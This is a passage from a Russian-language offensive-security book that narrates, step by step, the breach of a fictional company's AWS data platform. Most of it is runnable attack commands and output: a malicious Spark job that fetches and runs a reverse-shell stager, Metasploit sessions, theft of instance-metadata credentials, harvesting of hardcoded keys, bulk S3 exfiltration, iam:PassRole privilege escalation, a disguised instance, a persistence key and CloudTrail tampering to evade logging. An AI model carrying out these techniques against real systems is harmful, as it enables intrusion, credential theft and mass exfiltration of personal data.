conf = SparkConf()
conf = conf.setMaster("spark://10.50.12.67:7077")
conf = conf.set("spark.driver.host", "10.33.57.66")

sc = SparkContext(conf = conf)
partList = sc.parallelize(range(0, 10))
print(Popen(["hostname"], stdout=subprocess.PIPE).stdout.read())

$ python test_app.py
891451c36e6b

$ hostname
891451c36e6b
```

Когда мы запускаем наше тестовое приложение, нам возвращается идентификатор нашего собственного контейнера. Команда hostname в коде Python была выполнена в нашей системе. Она даже не дошла до диспетчера Spark. Что случилось?

Драйвер Spark, т. е. процесс, который инициализируется PySpark при выполнении кода, технически не отправляет код Python диспетчеру. Во-первых, драйвер строит *направленный ациклический граф* (directed acyclic graph, DAG), который является своего рода сводкой всех операций, выполняемых с RDD, таких как загрузка, map, flatMap, сохранение в виде файла и т. д. (рис. 12.1).




Рис. 12.1. Пример простого DAG, состоящего из двух шагов: распараллеливание и map

Затем драйвер регистрирует рабочую нагрузку на сервере-диспетчере, отправляя несколько ключевых свойств: имя рабочей нагрузки, запрошенный объем памяти, количество начальных исполнителей и т. д. Диспетчер подтверждает регистрацию и назначает воркеры Spark на входящее задание. Он передает свои данные (IP-адрес и номер порта) драйверу, но никаких действий не следует. До этого момента никаких реальных вычислений не производится. Данные по-прежнему находятся на стороне драйвера.

Драйвер продолжает синтаксический анализ сценария и при необходимости добавляет шаги в DAG, пока не столкнется с тем, что он считает *действием* API Spark, вызывающим свертывание DAG. Этим действием может быть вызов для отображения вывода, сохранение файла, подсчет элементов и т. д. (вы можете найти список действий Spark по адресу *http://bit.ly/3aW64Dh*). Тогда и только тогда DAG будет отправлен воркерам Spark. Эти воркеры действуют согласно схеме DAG для выполнения содержащихся в нем преобразований и действий.

Что ж, понятно. Мы обновляем наш код, добавляя действие (в данном случае метод `collect`), которое инициирует отправку приложения на узел воркера (листинг 12.7).

Листинг 12.7. Добавление действия к вредоносному приложению Spark

```
from pyspark import SparkContext, SparkConf
--Сокращено--
partList = sc.parallelize(range(0, 10))
Popen(["hostname"], stdout=subprocess.PIPE).stdout.read()

for a in finalList.collect():
print(a)
```

Но нам все еще не хватает важной части. Воркеры выполняют схему DAG, а DAG отвечает только за ресурсы RDD. Нам нужно вызвать метод `Popen`, чтобы выполнять команды на рабочих процессах, но `Popen` не является ни преобразованием Spark, как `map`, ни действием, таким как `collect`, поэтому он не попадет в DAG и будет проигнорирован воркерами. Нам нужно схитрить и включить выполнение нашей команды в преобразование Spark (например, `map`), как показано в листинге 12.8.

Листинг 12.8. Каркас полного исполняемого кода приложения в кластере Spark

```
from pyspark import SparkContext, SparkConf
from subprocess import Popen
Apotheosis 209
conf = SparkConf()
conf = conf.setAppName("Word Count")
conf = conf.setMaster("spark://10.50.12.67:7077")
conf = conf.set("spark.driver.host", "10.33.57.66")

sc = SparkContext(conf = conf)
partList = sc.parallelize(range(0, 1))
finalList = partList.map(
❶   lambda x: Popen(["hostname"], stdout=subprocess.PIPE).stdout.read()
)
for a in finalList.collect():
    print(a)
```

Вместо того чтобы определять новую именованную функцию и вызывать ее итеративно через `map` (как мы делали в листинге 12.5), мы создаем экземпляр анонимной функции с префиксом `lambda`, которая принимает один входной параметр (каждый элемент повторяется) ❶. Когда воркер прогоняет цикл через наш RDD, чтобы применить преобразование map, он наталкивается на нашу функцию `lambda`, которая дает указание выполнить команду `hostname`. Давайте попробуем:

```
$ python test_app.py
19/12/20 18:48:46 WARN NativeCodeLoader: Unable to load native-hadoop library for your
platform... using builtin-java classes where applicable

Using Spark's default log4j profile: org/apache/spark/log4j-defaults.properties

Setting default log level to "WARN".
To adjust logging level use sc.setLogLevel(newLevel). For SparkR, use
setLogLevel(newLevel).

ip-172-31-29-239
```

Готово! Мы связались с диспетчером. Хорошее, чистое выполнение команды, и, как и было обещано, Spark ни разу не потрудился запросить у нас учетные данные.

Если мы перезапустим программу, наша задача может быть запланирована для выполнения на другом рабочем узле. Это ожидаемо и фактически лежит в основе распределенных вычислений. Все узлы идентичны и имеют одинаковую конфигурацию (роли IAM, сетевые фильтры и т. д.), но они не обязательно будут вести одинаковую жизнь. Один воркер может получить задание, которое сбрасывает учетные данные базы данных на диск, а другой будет обрабатывать сообщения об ошибках.

Мы можем заставить Spark распределить нашу рабочую нагрузку на *n* машин, создав RDD с *n* разделами:

```
partList = sc.parallelize(range(0, 10), 10)
```

Однако мы не можем выбирать, какие из них получат полезную нагрузку. Пора настроить резидентную задачу на паре воркеров.

Захват Spark

Чтобы наше вредоносное приложение оставалось в игре, нам нужно, чтобы Linux порождал его в своей собственной группе процессов, игнорируя сигналы прекращения от JVM, когда задача выполнена. Нам также нужно, чтобы драйвер подождал несколько секунд, пока приложение не установит стабильное соединение с нашей атакующей инфраструктурой. Для этого добавим в приложение следующие строки:

```
--Сокращено--
finalList = partList.map(
    lambda x: subprocess.Popen(
        "wget https://gretsch-spark-eu.s3.amazonaws.com/stager && chmod +x
         ./stager && ./stager &",
         shell=True,
         preexec_fn=os.setpgrp,
    )
)
finalList.collect()
time.sleep(10)

$ python reverse_app.py
--Сокращено--
```

В нашей атакующей инфраструктуре мы открываем Metasploit и ждем, пока приложение перезвонит домой:

```
[*] https://0.0.0.0:443 handling request from...
[*] https://0.0.0.0:443 handling request from...
msf exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > execute -i -f id
Process 4638 created.
Channel 1 created.

❶ uid=1000(spark) gid=1000(spark)
groups=1000(spark),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
110(lxd),115(lpadmin),116(sambashare)...
```

Фантастика! Мы добрались до одного из воркеров. Мы работаем как обычный пользователь Spark ❶, которому достаточно доверяют, чтобы включить его в группу sudo. С этой стороны экрана претензий нет. Давайте изучим это новое окружение, сохранив дамп переменных среды, смонтированные папки, роли IAM или что-нибудь еще, что может быть полезно:

```
meterpreter > execute -i -H -f curl -a \
http://169.254.169.254/latest/meta-data/iam/security-credentials

spark-standalone.ec2

meterpreter > execute -i -H -f curl -a \
http://169.254.169.254/latest/meta-data/iam/security-credentials/spark-\
standalone.ec2
"AccessKeyId" : "ASIA44ZRK6WSS6D36V45",
"SecretAccessKey" : "x2XNGm+p0lF8H/U1cKqNpQG0xtLEQTHf1M9KqtxZ",
"Token" : "IQoJb3JpZ2luX2VjEJL//////////wEaCWV1LXdlc3QtM...
```

Мы видим, что воркеры Spark могут реализовать роль spark-standalone.ec2. Как и в случае с большинством ролей IAM, трудно узнать все ее привилегии, но мы можем получить некоторые подсказки, используя команду mount:

```
meterpreter > execute -i -H -f mount
--snip--
s3fs on /home/spark/notebooks type fuse.s3fs (rw, nosuid, nodev...)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
--Сокращено--
```

Похоже, что GP использует s3fs для локального монтирования корзины S3 в /home/spark/notebooks. Извлекаем имя бакета из списка процессов (используя команду ps, дополненную аргументом -edf):

```
meterpreter > execute -i -H -f ps -a "-edf"
--Сокращено--
spark 14067 1 1 2018 00:51:15 s3fs gretsch-notebooks /home/spark/notebooks -o iam_role
--Сокращено--
```

Бинго! Бакет, сопоставленный с папкой *notebooks*, называется gretschnotebooks. Давайте загрузим учетные данные роли и исследуем этот бакет:

```
root@Point1:~/# aws s3api list-objects-v2 \
--bucket-name gretsch-notebooks \
--profile spark

"Key": "jessie/Untitled.ipynb",
```

```
"Key": "leslie/Conversion_Model/logistic_reg_point.ipynb",
"Key": "marc/Experiment - Good logistics loss cache.ipynb",
--snip--
```

И в самом деле интересно. Бакет содержит файлы с расширениями .ipynb, что является отличительной чертой блокнотов Python Jupyter. Блокнот Jupyter похож на веб-интерфейс командной строки Python (CLI), разработанный для специалистов по данным, чтобы легко настраивать рабочую среду с возможностью построения графиков и обмена результатами работы. Эти блокноты также можно легко подключить к кластеру Spark для выполнения рабочих нагрузок на нескольких компьютерах.

Специалистам по данным нужны данные для выполнения расчетов. Большинство скажет, что им нужны реальные производственные данные, чтобы делать точные прогнозы. Эти данные хранятся в таких местах, как базы данных и бакеты S3. Поэтому вполне естественно, что блокноты Jupyter быстро превратились в теплый пруд, изобилующий жестко запрограммированными учетными данными, поскольку ученым требовалось все больше и больше наборов данных.

Давайте синхронизируем весь бакет и начнем искать учетные данные AWS. Все идентификаторы ключей доступа AWS начинаются с волшебного слова AKIA, поэтому мы ищем эти символы при помощи grep:

```
root@Point1:~/# aws s3 sync s3://gretsch-notebooks ./notebooks

root@Point1:~notebooks/# grep -R “AKIA” -4 *
yuka/Conversion_model/... awsKeyOpt =
Some(\"AKIAASJACEDYAZYWJJM6D5\"),\n",
yuka/Conversion_model/... awsSecretOpt =
Some(\"3ceq43SGCmTYKkiZkGrF7dr0Lssxdakymtoi14OSQ\")\n",
--Сокращено--
```

Вы только посмотрите на это! Мы собрали десятки личных учетных данных AWS, вероятно, принадлежащих всему отделу данных Gretsch Politico.

Давайте также поищем вхождения распространенных драйверов S3, используемых в Spark (s3a и s3n), и раскроем некоторые ценные бакеты S3, регулярно используемые для загрузки данных и проведения экспериментов:

```
root@Point1:~notebooks/# egrep -R “s3[a|n]://” *
❶ s3a://gretsch-finance/portfolio/exports/2019/03/ report1579446047119.csv
s3a://gretsch-hadoop/engine/aft-perf/...
s3a://gretsch-hadoop-us1/nj/media/engine/clickthrough/...
s3a://gretsch-hadoop-eu1/de/social/profiles/mapping/...
--snip--
```

Взгляните на название этого первого бакета: gretsch-finance ❶. Это должно быть весело. Мы будем использовать один из ключей AWS, которые мы получили из той же записной книжки, и выгрузим ключи в portfolio/exports/2020:

```
root@Point1:~/# aws s3 sync \
s3://gretsch-finance/portfolio/exports/2020/ ./exports_20/ --profile data1

root@Point1:~/# ls exports_20/
./01/report1548892800915.csv
./02/report1551319200454.csv
./03/report1551578400344.csv
./04/report1553997600119.csv
--Сокращено--
```

Давайте выберем случайный файл:

```
root@Point1:~/# head ./03/report1551578400344.csv
annual revenue, last contact, initial contact, country, account,
zip code, service purchased, ...
0.15, 20191204, 20180801, FRW nation, BR, 13010, 5...
.11, 20200103, 20170103, RPU, US, 1101, 0...
```

Это список клиентов, все в порядке! Мы получаем не только текущих клиентов, но и потенциальных. Подробная информация включает в себя, когда к ним в последний раз обращались, где, кем, какую последнюю услугу они приобрели и сколько они потратили на платформу.

ПРИМЕЧАНИЕ *Алгоритмы машинного обучения плохо справляются с широкими диапазонами чисел. Поэтому общепринятой практикой является масштабирование всех чисел до одного и того же диапазона, например от 0 до 1. Если самый высокий годовой доход составляет 1 млн евро, то 0,15 в отчете эквивалентны 150 000 евро.*

Используя эти данные, GP может получить ценную информацию о покупательских привычках своих клиентов и, возможно, установить скрытые взаимосвязи между различными свойствами, такими как место встречи и доход, – возможности безграничны. Если вы обращаетесь в компанию по добыче данных, вы сами становитесь частью эксперимента. Это справедливо.

Это одна цель, которая почти достигнута. Возможно, нам удастся найти более подробную информацию, но пока у нас есть солидный список потенциальных и проверенных клиентов. Мы можем гуглить статьи про политические партии, выглядывающие из-за каждой строки данных, и оплакивать нашу иллюзорную демократию.

Поиск необработанных данных

Бакет gretsch-finance оказался победителем. Давайте проверим остальные бакеты:

```
root@Point1:~notebooks/# egrep -R «s3[a|n]://» *
s3a://gretsch-hadoop/engine/aft-perf/...
s3a://gretsch-hadoop-us1/nj/dmp/thirdparty/segments/...
s3a://gretsch-hadoop-eu1/de/social/profiles/mapping/...
--Сокращено--
```

Профили, соцсети, сегменты и так далее. Названия файлов выглядят заманчиво. Это вполне могут быть пользовательские данные, которые нам нужны. Обратите внимание, что название бакета gretsch-hadoop-us1 подразумевает региональное разделение. Сколько существует регионов и, следовательно, сегментов Hadoop?

```
root@Point1:~/# aws s3api list-buckets \
--profile data1 \
--query "Buckets[].Name"\| grep Hadoop

gretsch-hadoop-usw1
gretsch-hadoop-euw1
gretsch-hadoop-apse1
```

Мы находим бакеты Hadoop для каждого из трех регионов AWS (Северная Калифорния, Ирландия и Сингапур). Затем мы скачиваем 1000 файлов с gretsch-hadoop-usw1, чтобы посмотреть, какие артефакты там содержатся:

```
root@Point1:~/# aws s3api list-objects-v2 \
--profile data1 \
--bucket=gretsch-hadoop-usw1 \
--max-items 1000

"Key": "engine/advertiser-session/2019/06/19/15/08/user_sessions_stats.parquet",
"Key": "engine/advertiser-session/2019/06/19/15/09/user_sessions_stats.parquet",
--Сокращено--
```

Мы видим какие-то файлы с расширением .parquet. Parquet – это формат файла, известный своей высокой степенью сжатия, которая достигается за счет хранения данных в столбчатом формате. Он основан на том факте, что в большинстве баз данных столбец, как правило, хранит данные одного типа (например, целые числа), тогда как в строке чаще хранятся данные разных типов. Вместо того чтобы группировать данные по строкам, как это делают большинство механизмов БД, Parquet группирует их по столбцам, таким образом достигая степени сжатия более 95 %.

Установим необходимые инструменты для распаковки и манипулирования файлами .parquet, а затем откроем несколько случайных файлов:

```
root@Point1:~/# python -m pip install parquet-cli
root@Point1:~/# parq 02/user_sessions_stats.parquet -head 100
userid = c9e2b1905962fa0b344301540e615b628b4b2c9f
interest_segment = 4878647678
ts = 1557900000
time_spent = 3
last_ad = 53f407233a5f0fe92bd462af6aa649fa
last_provider = 34
ip.geo.x = 52.31.46.2
--Сокращено--

root@Point1:~/# parq 03/perf_stats.parquet -head 100
click = 2
referrer = 9735842
deviceUID = 03108db-65f2-4d7c-b884-bb908d111400
--Сокращено--

root@Point1:~/# parq 03/social_stats.parquet -head 100
social_segment = 61895815510
fb_profile = 3232698
insta_profile = 987615915
pinterest_profile = 57928
--Сокращено--
```

Мы видим здесь идентификаторы пользователей, социальные профили, сегменты интересов, время, потраченное на рекламу, геолокацию и другую весьма деликатную информацию о поведении пользователей. Ну что же, наконец-то мы получили осязаемое вознаграждение за наши усилия. Данные пока непонятны, хранятся в специальном формате и с трудом поддаются расшифровке, но со временем мы с этим разберемся.

Мы могли бы выделить несколько терабайт дискового пространства на нашей машине и приступить к полной краже этих трех сегментов. Вместо этого мы просто проинструктируем AWS скопировать бакет в нашу учетную запись, но сначала нужно добавить кое-какие настройки, чтобы увеличить скорость:

```
root@Point1:~/# aws configure set default.s3.max_concurrent_requests 1000
root@Point1:~/# aws configure set default.s3.max_queue_size 100000
root@Point1:~/# aws s3 sync s3://gretsch-hadoop/ s3://my-gretsch-hadoop
```

У нас есть все данные из трех бакетов Hadoop. Однако не слишком радуйтесь; эти данные практически невозможно обработать без серьезного исследования, знания предметной области и, конечно же, вычислительной мощности. Посмотрим правде в глаза, мы игроки далеко не из этой лиги.

Целая армия экспертов по данным компании Gretsch Politico занимается такой обработкой каждый день. Почему бы нам не использовать их работу, чтобы украсть конечный результат, вместо того чтобы изобретать велосипед с нуля?

Кража обработанных данных

Обработка и преобразование данных в Spark обычно являются лишь первым этапом жизненного цикла данных. Как только они обогащены другими входными данными, перекрестными ссылками, отформатированы и масштабированы, они сохраняются на втором носителе. Там их могут изучить аналитики (обычно через какой-нибудь SQL-подобный движок) и в конечном итоге передать алгоритмам обучения и моделям прогнозирования (которые, конечно, могут работать или не работать в Spark).

Вопрос в том, где GP хранит свои обогащенные и обработанные данные. Самый быстрый способ выяснить это – поискать в блокнотах Jupyter намеки на упоминания аналитических инструментов, SQL-подобные запросы, графики и информационные панели и т. д. (листинг 12.9).

Листинг 12.9. SQL-запросы, используемые в блокнотах Jupyter

```
root@Point1:~notebooks/# egrep -R -5 «sql|warehouse|snowflake|redshift|bigquery» *

redshift_endpoint = "sandbox.cdc3ssq81c3x.eu-west-1.redshift.amazonaws.com"

engine_string = "postgresql+psycopg2://%s:%s@%s:5439/datalake"\
% ("analytics-ro", "test", redshift_endpoint)

engine = create_engine(engine_string)

sql = """
select insertion_id, ctr, cpm, ads_ratio, segmentID,...;
"""
--snip--
```

Возможно, мы нашли что-то, заслуживающее внимания. Redshift – это управляемая база данных PostgreSQL на стероидах, настолько раздутая, что называть ее базой данных уже неуместно. Ее часто называют *озером данных*. Она бесполезна для запроса небольшой таблицы из 1000 строк, но дайте ей несколько терабайт входных данных, и она ответит молниеносно! Ее мощность может увеличиваться до тех пор, пока у AWS есть свободные серверы (и, конечно, у клиента есть деньги, которые он может потратить).

Выдающаяся скорость, масштабируемость, возможности параллельной загрузки и интеграция с экосистемой AWS делают Redshift одной из самых эффективных аналитических баз данных в этой области – и, возможно, это ключ к нашему спасению!

К сожалению, полученные нами учетные записи относятся к базе данных песочницы с неактуальными данными. Кроме того, ни один из наших ключей доступа AWS не может напрямую запрашивать Redshift API:

```
root@Point1:~/# aws redshift describe-clusters \
--profile=data1 \
--region eu-west-1

An error occurred (AccessDenied) when calling the DescribeClusters...
```

Кажется, пришло время для повышения привилегий.

Повышение привилегий

Просматривая дюжину полученных нами ключей доступа к IAM, мы понимаем, что все они принадлежат к одной и той же группе IAM и, таким образом, имеют одни и те же базовые привилегии – то есть чтение/запись в несколько сегментов в сочетании с некоторыми легкими разрешениями IAM только для чтения:

```
root@Point1:~/# aws iam list-groups --profile=leslie
"GroupName": "spark-s3",

root@Point1:~/# aws iam list-groups --profile=marc
"GroupName": "spark-s3",

root@Point1:~/# aws iam list-groups --profile=camellia
"GroupName": "spark-debug",
"GroupName": "spark-s3",

--Сокращено--
```

Постойте-ка. Пользователь `camellia` принадлежит к дополнительной группе под названием `spark-debug`. Рассмотрим подробнее политики, привязанные к этой группе:

```
root@Point1:~/# aws iam list-attach-group-policies --group-name spark-debug --profile=camellia

"PolicyName": "AmazonEC2FullAccess",
"PolicyName": "iam-pass-role-spark",
```

Прекрасно. Некая Камелия здесь, вероятно, является лицом, отвечающим за обслуживание и запуск кластеров Spark, отсюда и две предоставленные ей политики. Полный доступ к EC2 открывает дверь для более чем 450 возможных действий в EC2, от запуска экземпляров до создания новых VPC, подсетей и почти всего, что связано с вычислительной службой.

Вторая политика нестандартная, но легко догадаться, для чего она предназначена: она позволяет назначать роли экземплярам EC2. Мы запрашиваем последнюю версию документа политики, чтобы подтвердить наше предположение:

```
# получаем версию политики
root@Point1:~/# aws iam get-policy \
--policy-arn arn:aws:iam::983457354409:policy/iam-pass-role \
--profile camellia

"DefaultVersionId": "v1",

# получаем содержание политики
root@Point1:~/# aws iam get-policy-version \
--policy-arn arn:aws:iam::983457354409:policy/iam-pass-role \
--version v1 \
--profile camellia

"Action":"iam:PassRole",
❶ "Resource": "*"
--Сокращено--
```

GP, возможно, не полностью осознает это, но с помощью действия IAM PassRole они неявно предоставили дорогой Камелии – и, соответственно, нам – полный контроль над своей учетной записью AWS. PassRole – мощное разрешение, которое позволяет нам назначать экземпляру любую роль ❶, включая администратора. Обладая полным доступом к EC2, Камелия также управляет экземплярами EC2 и может запустить машину, пометить ее ролью администратора и получить себе учетную запись AWS.

ПРИМЕЧАНИЕ *В отличие от MXR Ads, GP не удосужилась ограничить вызовы IAM статусом «только для чтения» для пользователя, отправляющего вызов, – распространенная оплошность многих компаний, которые по умолчанию назначают список IAM «*» и получают разрешения «*» (неограниченные) для своих пользователей.*

Давайте посмотрим, какие роли мы можем передать экземпляру EC2, действуя от имени Камелии. Единственным ограничением является то, что роль должна иметь ec2.amazonaws.com в своей политике доверия:

```
root@Point1:~/# aws iam list-roles --profile camellia \
| jq -r '.Roles[] | .RoleName + ", " + \
.AssumeRolePolicyDocument.Statement[].Principal.Service' \
| grep "ec2.amazonaws.com"
--Сокращено--
jenkins-cicd, ec2.amazonaws.com
jenkins-jobs, ec2.amazonaws.com
```

```
rundeck, ec2.amazonaws.com
spark-master, ec2.amazonaws.com
```

Среди ролей мы видим Rundeck, который может оказаться нашим желанным спасителем. Rundeck – это инструмент автоматизации для запуска сценариев администрирования в инфраструктуре. Создатели инфраструктуры GP, похоже, не слишком стремились к использованию Jenkins, поэтому они, вероятно, планировали основную часть своей рабочей нагрузки с помощью Rundeck. Давайте воспользуемся учетной записью Камелии, чтобы посмотреть, какие разрешения есть у Rundeck:

```
root@Point1:~/# aws iam get-attached-role-policies \
--role-name rundeck \
--profile camellia

"PolicyName": "rundeck-mono-policy",

# получаем версию политики
root@Point1:~/# aws iam get-policy --profile camellia \
--policy-arn arn:aws:iam::983457354409:policy/rundeck-mono-policy

"DefaultVersionId": "v13",

# получаем содержание политики
root@Point1:~/# aws iam get-policy-version \
--version v13 \
--profile camellia \
--policy-arn arn:aws:iam::983457354409:policy/rundeck-mono-policy

"Action":["ec2:*", "ecr:*", "iam:*", "rds:*", "redshift:*",...]
"Resource": "*"
--Сокращено--
```

Да, это та роль, которая нам нужна. Она имеет почти полные права администратора в AWS.

Поэтому план состоит в том, чтобы развернуть экземпляр в той же подсети, что и кластер Spark. Мы аккуратно воспроизведем атрибуты легального экземпляра, чтобы скрыть его на виду: группы безопасности, теги – абсолютно все. Для начала получим атрибуты, чтобы позже мы могли их имитировать:

```
root@Point1:~/# aws ec2 describe-instances --profile camellia \
--filters 'Name=tag:Name,Values=*spark*'

--Сокращено--
"Tags":
  Key: Name Value: spark-master-streaming
"ImageId": "ami-02df9ea15c1778c9c",
```

```
"InstanceType": "m5.xlarge",
"SubnetId": "subnet-00580e48",
"SecurityGroups":
  GroupName: spark-master-all, GroupId: sg-06a91d40a5d42fe04
  GroupName: spark-worker-all, GroupId: sg-00de21bc7c864cd25
--Сокращено--
```

Мы точно знаем, что рабочие процессы Spark могут подключаться к интернету через порт 443, поэтому мы просто копируем и вставляем группы безопасности, которые мы только что подтвердили, и запускаем новый экземпляр с профилем rundeck с этими атрибутами:

```
root@Point1:~/# aws ec2 run-instances \
--image-id ami-02df9ea15c1778c9c \
--count 1 \
--instance-type m3.medium \
--iam-instance-profile rundeck \
--subnet-id subnet-00580e48 \
--security-group-ids sg-06a91d40a5d42fe04 \
--tag-specifications 'ResourceType=instance,Tags=
                      [{Key=Name,Value=spark-worker-5739ecea19a4}]' \
--user-data file://my_user_data.sh \
--profile camellia \
--region eu-west-1
```

Скрипт my_user_data.sh, переданный как пользовательские данные, загрузит нашу обратную оболочку:

```
#!/bin/bash
wget https://gretsch-spark-eu.s3.amazonaws.com/stager
chmod +x ./stager
./stager&
```

Мы запускаем предыдущую команду AWS и, конечно же, через минуту или две получаем оболочку с правами администратора, которая, как мы надеемся, станет нашей окончательной оболочкой в этом приключении:

```
[*] https://0.0.0.0:443 handling request from...
[*] https://0.0.0.0:443 handling request from...
msf exploit(multi/handler) > sessions -i 9
[*] Starting interaction with 9...
meterpreter > execute -i -H -f curl -a \
http://169.254.169.254/latest/meta-data/iam/security-credentials/rundeck

"AccessKeyId" : "ASIA44ZRK6WS36YMZOCQ",
"SecretAccessKey" : "rX8OA+2zCNaXqHrl2awNOCyJpIwu2FQroHFyfnGn ",
"Token" : "IQoJb3JpZ2luX2VjEJr//////////wEaCWV1LXdlc3QtMSJ...
```

Великолепно! У нас есть куча ключей и токенов высшего уровня безопасности, принадлежащих роли rundeck. Теперь, когда у нас есть эти ключи, давайте запросим перечень классических сервисов отслеживания, чтобы увидеть, какие из них активны (CloudTrail, GuardDuty и Access Analyzer):

```
root@Point1:~/# export AWS_PROFILE=rundeck
root@Point1:~/# export AWS_REGION=eu-west-1
root@Point1:~/# aws cloudtrail describe-trails

   "Name": "aggregated",
   "S3BucketName": "gretsch-aggreg-logs",
   "IncludeGlobalServiceEvents": true,
   "IsMultiRegionTrail": true,
   "HomeRegion": "eu-west-1",
❶ "HasInsightSelectors": false,

root@Point1:~/# aws guardduty list-detectors
"DetectorIds": []

root@Point1:~/# aws accessanalyzer list-analyzers
"analyzers": []
```

Понятно. CloudTrail включен, как и ожидалось, поэтому логи доступа могут быть проблемой. Но в целом никаких сюрпризов. Тем не менее Insights отключен ❶, поэтому мы можем позволить себе несколько вызовов API массовой записи, если это необходимо. GuardDuty и Access Analyzer возвращают пустые списки, поэтому оба они также отсутствуют в выводе.

Давайте пока не будем беспокоиться о логах и вставим ключ доступа в учетную запись Камелии, чтобы улучшить устойчивость нашего доступа. Ее привилегий вполне достаточно для восстановления доступа к аккаунту GP:

```
root@Point1:~/# aws cloudtrail update-trail \
--name aggregated \
--no-include-global-service-events \
--no-is-multi-region

root@Point1:~/# aws iam list-access-keys --user-name camellia

"AccessKeyId": "AKIA44ZRK6WSXNQGVUX7",
"Status": "Active",
"CreateDate": "2019-12-13T18:26:17Z"
root@Point1:~/# aws iam create-access-key --user-name camellia

{
    "AccessKey": {
        "UserName": "camellia",
        "AccessKeyId": "AKIA44ZRK6WSS2RB4CUX",
```

```
        "SecretAccessKey": "1Ok//uyLSPoc6Vkve0MFdpZFf5wWvsTwX/fLT7Ch",
        "CreateDate": "2019-12-21T18:20:04Z"
    }
}
```

Тридцать минут спустя мы очищаем экземпляр EC2 и снова включаем многорегиональное ведение лога CloudTrail:

```
root@Point1:~/# aws cloudtrail update-trail \
--name aggregated \
--include-global-service-events \
--is-multi-region
```

Наконец-то мы получили стабильный доступ администратора к учетной записи GP AWS!

Проникновение в Redshift

Теперь, когда у нас есть защищенный доступ к учетной записи AWS компании GP, давайте покопаемся в ее кластерах Redshift (листинг 12.10). В конце концов, это и было основной целью захвата учетной записи.

Листинг 12.10. Список кластеров Redshift

```
root@Point1:~/# aws redshift describe-clusters
"Clusters": [
❶ ClusterIdentifier: bi,
    NodeType: ra3.16xlarge, NumberOfNodes: 10,
    "DBName": "datalake"
--Сокращено--

ClusterIdentifier: sandbox
    NodeType: dc2.large, NumberOfNodes: 2,
    "DBName": "datalake"
-- Сокращено--

ClusterIdentifier: reporting
    NodeType: dc2.8xlarge, NumberOfNodes: 16,
    "DBName": "datalake"
-- Сокращено--

ClusterIdentifier: finance, NodeType: dc2.8xlarge
    NumberOfNodes: 24,
    "DBName": "datalake"
-- Сокращено--
```

Мы получаем кучу кластеров с ценной информацией, работающих на Redshift. Наличие Redshift было хорошим намеком. Никто не станет просто так создавать кластер `ra3.16xlarge` ❶, который поддержи-

вает 2,5 ТБ на узел. Этот малыш обходится компании от 3000 долларов в день, что делает его еще более заманчивым для изучения. Финансовый кластер также может содержать интересные данные.

Давайте поближе рассмотрим информацию о кластере bi в листинге 12.10. Исходная база данных, созданная при появлении кластера, называется datalake. Пользователь admin – это традиционный пользователь root. Кластер доступен по адресу bi.cae0svj50m2p.eu-west-1.redshift.amazonaws.com на порту 5439:

```
Clusters: [
ClusterIdentifier: sandbox-test,
NodeType: ra3.16xlarge,
MasterUsername: root
DBName: datalake,
Endpoint: {
  Address: bi.cdc3ssq81c3x.eu-west-1.redshift.amazonaws.com,
  Port: 5439
}
VpcSecurityGroupId: sg-9f3a64e4, sg-a53f61de, sg-042c4a3f80a7e262c
--Сокращено--
```

Теперь проанализируем группы безопасности на предмет наличия правил фильтрации, предотвращающих прямые подключения к базе данных:

```
root@Point1:~/# aws ec2 describe-security-groups \
--group-ids sg-9f3a64e4 sg-a53f61de

"IpPermissions": [ {
  "ToPort": 5439,
  "IpProtocol": "tcp",
  "IpRanges": [
      { "CidrIp": "52.210.98.176/32" },
      { "CidrIp": "32.29.54.20/32" },
      { "CidrIp": "10.0.0.0/8" },
      { "CidrIp": "0.0.0.0/0" },
```

Мой любимый диапазон IP-адресов всех времен: 0.0.0.0/0. Этот неотфильтрованный диапазон IP-адресов, вероятно, просто использовался в качестве временного доступа, предоставленного для тестирования новой интеграции SaaS или для выполнения некоторых запросов… но теперь он достался нам. Справедливости ради, поскольку у нас уже есть доступ к сети GP, для нас это не имеет большого значения. Ущерб уже нанесен.

Redshift настолько тесно связан со службой IAM, что нам не нужно искать новые учетные данные. Поскольку у нас есть прекрасное разрешение redshift:*, прикрепленное к нашей роли rundeck, мы просто создаем временный пароль для любой учетной записи пользователя в базе данных (включая root):

```
root@Point1:~/# aws get-cluster-credentials \
--db-user root \
--db-name datalake\
--cluster-identifier bi \
--duration-seconds 3600

"DbUser": "IAM:root",
"DbPassword": "AskFx8eXi0nlkMLKIxPHkvWfX0FSSeWm5gAheaQYhTCokEe",
"Expiration": "2020-12-29T11:32:25.755Z"
```

Имея на руках эти учетные данные, нам нужно просто загрузить клиента PostgreSQL и указать ему на конечную точку Redshift:

```
root@Point1:~/# apt install postgresql postgresql-contrib
root@Point1:~/# PGPASSWORD='AskFx8eXi0nlkMLKIx...' \
psql \
-h bi.cdc3ssq81c3x.eu-west-1.redshift.amazonaws.com \
-U root \
-d datalake \
-p 5439
-c "SELECT tablename, columnname FROM PG_TABLE_DEF where schemaname \
='public'» > list_tables_columns.txt
```

Мы экспортируем полный список таблиц и столбцов, хранящихся в PG_TABLE_DEF, и оказываемся в одном шаге от интересующих нас данных:

```
root@Point1:~/# cat list_tables_columns.txt
profile, id
profile, name
profile, lastname
profile, social_id
--Сокращено--
social, id
social, link
social, fb_likes
social, fb_interest
--Сокращено--
taxonomy, segment_name
taxonomy, id
taxonomy, reach
taxonomy, provider
--Сокращено--
interestgraph, id
interestgraph, influence_axis
interestgraph, action_axis
--Сокращено--
```

Ничто не сравнится со старой доброй базой данных SQL, где мы можем запрашивать и объединять данные в свое удовольствие! Этот

кластер Redshift является местом сосредоточения почти всех данных, поступающих в инфраструктуру Gretsch Politico.

Мы нашли данные, связанные с эффективностью рекламы MXR и ее влиянием на поведение людей в интернете. У нас есть полная информация об их онлайн-активности, включая список всех посещенных ими веб-сайтов, на которых есть тег JavaScript, связанный с GP, и даже профили в социальных сетях, привязанные к людям, достаточно наивным, чтобы поделиться такими данными с одним из скрытых партнеров GP. Кроме того, конечно, у нас есть классические сегменты данных, купленные у поставщиков данных, и то, что они называют «похожими сегментами», то есть интересы населения А, спроецированные на население Б, потому что они имеют некоторые общие свойства, такие как используемое ими устройство, их поведение в сети и так далее.

